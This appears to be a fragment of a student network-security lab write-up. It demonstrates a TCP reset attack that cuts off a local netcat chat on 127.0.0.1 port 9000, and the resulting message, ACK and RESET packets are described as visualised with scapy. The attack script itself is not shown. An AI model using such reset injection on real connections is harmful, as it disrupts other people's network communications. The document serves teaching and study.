
```

~/code/NetSecAssignment/buffer_overflow main ✘ nc -v 127.0.0.1 9000
localhost [127.0.0.1] 9000 (cslistener) open
Hi, how are you?
Hey, I'm good.
Do you know about TCP attacks?
No, what is that?
One of them is called TCP Reset
read(net): Connection reset by peer


```

In the background, the attack script was run just before the last message was sent. The sequence of TCP packets sent for the last message is visualised using the `scapy` framework.


The Message Packet



ACK



RESET



And the connection is closed!